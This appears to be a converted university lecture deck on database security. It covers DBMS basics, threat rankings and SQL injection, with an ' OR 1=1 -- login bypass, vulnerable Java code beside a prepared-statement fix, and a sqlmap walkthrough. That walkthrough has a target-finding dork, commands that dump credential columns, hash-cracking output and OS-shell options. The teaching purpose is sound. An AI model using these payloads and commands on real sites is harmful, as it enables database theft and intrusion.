# Cyber Security

Database Security

Dr Chris Willcocks

# Database Recap

- Database:
  - An organised collection of data.
- Relational database:
  - Collection of schemas, tables, queries, reports, views, and other elements.
- DBMS:
  - MySQL, PostgreSQL, MongoDB, Oracle, …
- Database Administrator:
  - Defines the rules that organize the data and controls access.
- NoSQL:
  - Sometimes "non-relational", or "not only SQL".

# Database Management System

- DBMS roles:
  - Concurrency
  - Security
  - Data Integrity
  - Administration procedures
    - Change management
    - Performance monitoring/tuning
    - Backup & Recovery
  - Automated rollbacks, restarts and recovery
  - Logging/auditing of activity

DBMS consists of:

1. The data
2. The engine
   - Allows data to be:
     i. Locked
     ii. Accessed
     iii. Modified
3. The schema
   - Defines the database's logical structure

# Popular DBMS

Not examined

- Top databases (November 2018)
- Still dominated by relational DBMS
- But it's not all about SQL injection any more...

| Rank | | | DBMS | Database Model | Score | | |
|---|---|---|---|---|---|---|---|
| Nov 2018 | Oct 2018 | Nov 2017 | | | Nov 2018 | Oct 2018 | Nov 2017 |
| 1. | 1. | 1. | Oracle ➕ | Relational DBMS | 1301.11 | -18.16 | -58.94 |
| 2. | 2. | 2. | MySQL ➕ | Relational DBMS | 1159.89 | -18.22 | -162.14 |
| 3. | 3. | 3. | Microsoft SQL Server ➕ | Relational DBMS | 1051.55 | -6.78 | -163.53 |
| 4. | 4. | 4. | PostgreSQL ➕ | Relational DBMS | 440.24 | +20.85 | +60.33 |
| 5. | 5. | 5. | MongoDB ➕ | Document store | 369.48 | +6.30 | +39.01 | ← NoSQL |
| 6. | 6. | 6. | DB2 ➕ | Relational DBMS | 179.87 | +0.19 | -14.19 |
| 7. | 7. | ↑ 9. | Redis ➕ | Key-value store | 144.17 | -1.12 | +22.99 | ← NoSQL |
| 8. | 8. | ↑ 10. | Elasticsearch ➕ | Search engine | 143.46 | +1.13 | +24.05 | ← NoSQL |
| 9. | 9. | ↓ 7. | Microsoft Access | Relational DBMS | 138.44 | +1.64 | +5.12 |

# Database Application Types

Not examined



← GCP Guidelines

AWS Guidelines

| If You Need | Consider Using | Product Type |
|---|---|---|
| A managed relational database in the cloud that you can launch in minutes with a just a few clicks. | Amazon RDS | Relational Database |
| A fully managed MySQL and PostgreSQL-compatible relational database with 5X performance and enterprise level features. | Amazon Aurora | Relational Database |
| A managed NoSQL database that offers extremely fast performance, seamless scalability and reliability | Amazon DynamoDB | NoSQL Database |
| A fast, fully managed, petabyte-scale data warehouse at less than a tenth the cost of traditional solutions. | Amazon Redshift | Data Warehouse |
| To deploy, operate, and scale in-memory cache based on memcached or Redis in the cloud. | Amazon ElastiCache | In-Memory Cache |
| Help migrating your databases to AWS easily and inexpensively with minimal downtime. | AWS Database Migration Service | Database Migration |
| To build flexible cloud-native directories for organizing hierarchies of data along multiple dimensions. | Amazon Cloud Directory | Directory |

# Relational / SQL Databases

## Table: Users

| ID | Name | Email | City | Lat_N | Bitcoins |
|------|-------|------------------|----------|-------|----------|
| 1001 | Jess | jess@dur.ac.uk | Exeter | 40 | 10 |
| 1002 | Chris | chris@dur.ac.uk | Durham | 33 | 7 |
| 1003 | Greg | greg@dur.ac.uk | Toulouse | 47 | 0.001 |
| 1004 | Anna | anna@dur.ac.uk | Durham | 21 | 0.2 |

```
SELECT Name FROM Users WHERE City = Durham;          GRANT SELECT ON ANY TABLE TO Chris

SELECT * FROM Users WHERE Lat_N > 39.7;

SELECT ID, Name, City FROM Users ORDER BY Lat_N;

UPDATE Users SET Bitcoins = Bitcoins + 0.001;
```

# NoSQL Databases

```
>>> from pymongo import MongoClient
>>> uri = "mongodb://user:password@example.com/the_database?authMechanism=SCRAM-SHA-1"
>>> client = MongoClient(uri)
>>> db = client['test-database']
>>> collection = db['test-collection']
>>> import datetime
>>> post = {"author": "John",
...         "text": "My first blog post!",
...         "tags": ["python", "pymongo", "monty"],
...         "date": datetime.datetime.utcnow()}
```

Created lazily - none of the commands have actually performed any operations on the server until the first document is inserted into them:

```
>>> posts = db.posts
>>> post_id = posts.insert_one(post).inserted_id
>>> post_id
ObjectId('...')
```

| Type | Examples of this type |
|---|---|
| Key-Value Cache | Coherence, eXtreme Scale, Hazelcast, Infinispan, JBoss Cache, Memcached, Repcached, Velocity |
| Key-Value Store | ArangoDB, Flare, Keyspace, RAMCloud, SchemaFree, Hyperdex, Aerospike, quasardb |
| Key-Value Store (Eventually-Consistent) | DovetailDB, Oracle NoSQL Database, Dynamo, Riak, Dynomite, Voldemort, SubRecord |
| Key-Value Store (Ordered) | Actord, FoundationDB, InfinityDB, Lightcloud, LMDB, Luxio, MemcacheDB, NMDB, TokyoTyrant |
| Data-Structures Server | Redis |
| Tuple Store | Apache River, Coord, GigaSpaces |
| Object Database | DB4O, Objectivity/DB, Perst, Shoal, ZopeDB |
| Document Store | ArangoDB, Clusterpoint, Couchbase, CouchDB, DocumentDB, IBM Domino, MarkLogic, MongoDB, Qizx, RethinkDB, XML-databases |
| Wide Column Store | Amazon DynamoDB, BigTable, Cassandra, Druid, HBase, Hypertable, KAI, KDI, OpenNeptune, Qbase |

# Database Security Overview

- Vulnerabilities not necessarily proportional to popularity



Five Year Database Vulnerability (CVE) Trend

Legend:
- Oracle
- Microsoft SQL Server
- IBM DB2
- SAP Sybase
- PostgreSQL
- MariaDB
- MySQL
- TeraData
- IBM Informix
- MongoDB



Industry-wide 2016 Database Vulnerabilities

- MySQL 32%
- Oracle 14%
- Microsoft SQL Server/MSDE/SQL 26%
- SAP Sybase 2%
- IBM DB2 13%
- PostgreSQL 11%
- MariaBD 2%

*Source: Qualys, Inc.*

# Database Security Overview

1. **Primary concepts**
   - **Authentication** - who are you?
   - **Authorization** - what are you allowed to do?
   - **Encryption** - protecting the data
   - **Auditing** - what did you do?



*Source: Oracle*

2. **Other important concepts**
   - Redaction - disguise sensitive data on returned results
   - Masking - creating similar but inauthentic version of the data for training/testing
   - Firewall - threat patterns, approved whitelisted commands, blacklist (harmful) commands, monitor for data leakage, evaluate IP address/time/location
   - Integrity - data should be accurate and tolerant to physical problems (hardware failure, power failures)

# Database Vulnerability Popularity

1. Excessive and Unused Privileges
2. Privilege Abuse
3. SQL injection
4. Malware
5. Weak audit trail
6. Storage media exposure
7. Exploitation of vulnerabilities and misconfigured databases
8. Unmanaged sensitive data
9. DoS
10. Limited security expertise and education

*Rankings & Source: Verizon.*

### A2 Grid: Assets and Actions

| | malware | hacking | social | misuse | physical | error | environmental | unknown |
|---|---|---|---|---|---|---|---|---|
| Server | 53 | 610 | 40 | 241 | 33 | 162 | 4 | 46 |
| Network | 1 | 6 | 3 | 5 | 3 | 6 | 1 | |
| User Dev | 36 | 27 | 12 | 30 | 409 | 73 | | 9 |
| Media | | 4 | 13 | 113 | 204 | 345 | | 50 |
| Person | 6 | 15 | 59 | 32 | 7 | 1 | | 2 |
| Kiosk/Term | | 2 | | 2 | 56 | | | |
| Unknown | 13 | 85 | 3 | 40 | 14 | 8 | 1 | 23 |

# Database Security Background

- Vast majority of records breached are from database leaks
  - Not surprising that hackers are going after databases
    - They contain transactional information, financial details, emails, …
- Relatively small portion of security budget is spent on data center security. Even in the modern day lots of "new" tutorials are bad.



Has my email been hacked?
Anonymously check if your email has ever been compromised in a security breach

E-mail address    CHECK



ICIJ OFFSHORE LEAKS DATABASE
by The International Consortium of Investigative Journalists



';--have i been pwned?
Check if you have an account that has been compromised in a data breach



WikiLeaks

Hashes.org

Leakbase
50 Shades of Leaks
Get Started

Durham University

- Privilege control mechanisms for job roles have often not been well defined or maintained.
- People join the company, leave the company, change roles, their privileges often grow and aren't scaled back to be inline with their job requirements.
- Probably the greatest chance of impact in organisations.

# #2 Privilege Abuse

- People who have legitimate use of data, but choose to abuse it.
  - e.g. people doing things to the neighbors or friends
- Employees often feel entitled to take data with them
  - They feel they were a part of creating this data, therefore they will take it with them.
  - Lots of high-profile cases
    - Celebrities
    - Political figures



**The Organization**

Web Application

Databases

Malicious Insider

Of the insider threats detected in 2016, more than 65% of the data breach losses were attributed to privileges abuse. The challenge of detecting privilege abuse can be monumental without the aid of a coordinated user behavior analysis system and database activity monitoring and blocking solution.

*Image Source: Imperva*
*Content: Verizon*

# #3 SQL Injection

- Inserting or injecting unauthorised malicious database statements somewhere in the application or database that gets executed by the database itself.
  - Making critical data available to be viewed, copied or changed.
- Typing structure query language commands to the database
- In many times the database opens up and splits out its contents
- "... one SQL injection attack can bring in big bucks. It's a no-brainer that you should make this problem a top priority"

## Please sign in

Admin

' OR 1 = 1 --

☐ Remember me

**Sign in**

# SQL Injection & Prepared Statements

- Prepared statements are a good defense against SQL injection.
- Original, insecure code:

```
String email = request.getParameter("email");
String password = request.getParameter("password");

String sql = "SELECT * FROM users WHERE (email ='" + email +"' AND password ='" + password + "')";
           "SELECT * FROM users WHERE (email ='chris@dur.ac.uk' AND password='' OR 1=1 -- )"

Connection connection = pool.getConnection();
Statement statement = connection.createStatement();
ResultSet result = statement.executeQuery(sql);

if (result.next()) {
        // logged in
} else {
        // authentication failure
}
```

example exploit

Please sign in

Admin

' OR 1 = 1 --

☐ Remember me

Sign in

# Prepared Statements

- Becomes:

```java
String email = request.getParameter("email");
String password = request.getParameter("password");

// String sql = "select * from users where (email ='" + email +"' and password ='" + password + "')";
String sql = "select * from users where email = ? and password = ? ";

Connection connection = pool.getConnection();
//Statement statement = connection.createStatement();
PreparedStatement preparedStatement = connection.prepareStatement(sql);

// ResultSet result = statement.executeQuery(sql);

preparedStatement.setString(1, email);
preparedStatement.setString(2, password);

ResultSet result = preparedStatement.executeQuery();

if (result.next()) {
        // logged in
} else {
        // authentication failure
}
```

# Hacking with sqlmap

- Full support for **MySQL**, **Oracle**, **PostgreSQL**, **Microsoft SQL Server**, **Microsoft Access**, **IBM DB2, SQLite**, **Firebird**, **Sybase**, **SAP MaxDB**, **HSQLDB** and **Informix** database management systems.

inurl:".php?id="

Try to get lots of databases

sqlmap -u http://site.php?id=173 --dbs

Get list of tables

sqlmap -u http://site.php?id=173 -D <database> --tables

Get list of columns

sqlmap -u http://site.php?id=173 -D <database> -T <table> --columns

sqlmap -u http://site.php?id=173 -D <database> -T <table> -C users,passwords,emails, ... --dump

Dump the data (can select multiple columns)

# Hacking with sqlmap

1. Input url (-u)
2. Get databases --dbs



Databases

# Hacking with sqlmap

Durham
University

```
---
[19:38:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[19:38:32] [INFO] fetching database names
[19:38:32] [INFO] fetching tables for databases: 'information_schema,
bscantest'
Database: webscantest
[4 tables]
+-------------------------------------+
| accounts                            |
| inventory                           |
| orders                              |
| products                            |
+-------------------------------------+

Database: information_schema
[40 tables]
+-------------------------------------+
| CHARACTER_SETS                      |
| COLLATIONS                          |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                             |
| COLUMN_PRIVILEGES                   |
| INNODB_TRX                          |
| KEY_COLUMN_USAGE                    |
| PARAMETERS                          |
| PARTITIONS                          |
| PLUGINS                             |
| PROCESSLIST                         |
| PROFILING                           |
| REFERENTIAL_CONSTRAINTS             |
| ROUTINES                            |
```

3. Get tables and columns (--tables, --columns)

```
[19:43:08] [INFO] fetching current database
[19:43:08] [INFO] fetching columns for table 'accounts' in database
webscantest'
Database: webscantest
Table: accounts
[5 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| fname  | varchar(50)  |
| id     | int(50)      |
| lname  | varchar(100) |
| passwd | varchar(100) |
| uname  | varchar(50)  |
+--------+--------------+

[19:43:08] [INFO] fetched data logged to text files under '/home/chr
s/.sqlmap/output/www.webscantest.com'

[*] shutting down at 19:43:08

chris@chris-lab  ~  master  
```

# Hacking with sqlmap

4. Dump the data (--dump)

5. Crack password hashes

```
[19:50:29] [INFO] recognized possible password hashes in column 'passwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N
] y
[19:50:39] [INFO] writing hashes to a temporary file '/tmp/sqlmapPmTZUE9233/sqlmaphashes-4Uinqc.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[19:50:40] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/opt/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[19:50:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[19:50:45] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[19:50:45] [INFO] starting 8 processes
[19:50:46] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[19:50:50] [INFO] cracked password 'testpass' for hash '179ad45c6ce2cb97cf1029e212046e81'
Database: webscantest
Table: accounts
[2 entries]
+----------+------------------------------------------------------+--------+-------+
| uname    | passwd                                               | fname  | lname |
+----------+------------------------------------------------------+--------+-------+
| admin    | 21232f297a57a5a743894a0e4a801fc3 (admin)            | Admin  | King  |
| testuser | 179ad45c6ce2cb97cf1029e212046e81 (testpass)         | Test   | User  |
+----------+------------------------------------------------------+--------+-------+

[19:50:50] [INFO] table 'webscantest.accounts' dumped to CSV file '/home/chris/.sqlmap/output/www.web
scantest.com/dump/webscantest/accounts.csv'
[19:50:50] [INFO] fetched data logged to text files under '/home/chris/.sqlmap/output/www.webscantest
.com'

[*] shutting down at 19:50:50

chris@chris-lab    ~  master ●
```

# Other fun options

Not examined

```
Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts

  -p TESTPARAMETER    Testable parameter(s)
  --dbms=DBMS         Force back-end DBMS to this value

Detection:
  These options can be used to customize the detection phase

  --level=LEVEL       Level of tests to perform (1-5, default 1)
  --risk=RISK         Risk of tests to perform (1-3, default 1)

Techniques:
  These options can be used to tweak testing of specific SQL injection
  techniques

  --technique=TECH    SQL injection techniques to use (default "BEUSTQ")

Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables. Moreover you can run your own SQL statements

  -a, --all           Retrieve everything
  -b, --banner        Retrieve DBMS banner
  --current-user      Retrieve DBMS current user
  --current-db        Retrieve DBMS current database
  --passwords         Enumerate DBMS users password hashes
  --tables            Enumerate DBMS database tables
  --columns           Enumerate DBMS database table columns
  --schema            Enumerate DBMS schema
  --dump              Dump DBMS database table entries
  --dump-all          Dump all DBMS databases tables entries
  -D DB               DBMS database to enumerate
  -T TBL              DBMS database table(s) to enumerate
  -C COL              DBMS database table column(s) to enumerate

Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system

  --os-shell          Prompt for an interactive operating system shell
  --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

General:
  These options can be used to set some general working parameters

  --batch             Never ask for user input, use the default behaviour
  --flush-session     Flush session files for current target

Miscellaneous:
  --sqlmap-shell      Prompt for an interactive sqlmap shell
  --wizard            Simple wizard interface for beginner users
chris@chris-lab  ~  master ●
```

Get interactive operating system shell

# #4 Malware

- We've said that the vast majority of breaches are with databases
  a. But most breaches involve malware.
- Organisations are quickly compromised and then their data goes out the door within minutes or hours.
- It takes <u>weeks to months</u> to discover this has happened.
- It takes <u>weeks to months</u> to contain and remediate the problem.
- Common strategy:
  a. Spear phishing (emails)
  b. Maleware
  c. Credentials stolen
  d. Data being stolen



Tax Assistance needed

To

Message    Tax-infor.doc (64 KB)

Hello CPA.

I need a careful and experienced high quality accountant, to handle all matters of accounting including tax preparation, IRS problem resolution, and matters expected of a CPAs to handle for Individual and Small Business..

Find attached is my tax documents. Please advise

Regards.

# #5 Weak Audit trail

- We get a much clearer picture of what's going on with more detail and resolution
- Most organisations don't record all the details that you need to deal with the aftermath of these situations
- Hard to trace back to individual users

Durham University

| Events | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|

From  N days ago ▼  1 ▲▼ ▦ (03/24/2016 00:00)    ↻ Refresh                    Filters ▼

To  Today ▼  ▦ (03/25/2016 00:00)

first  previous    Page 1    next  last    Page size : 20 ▼

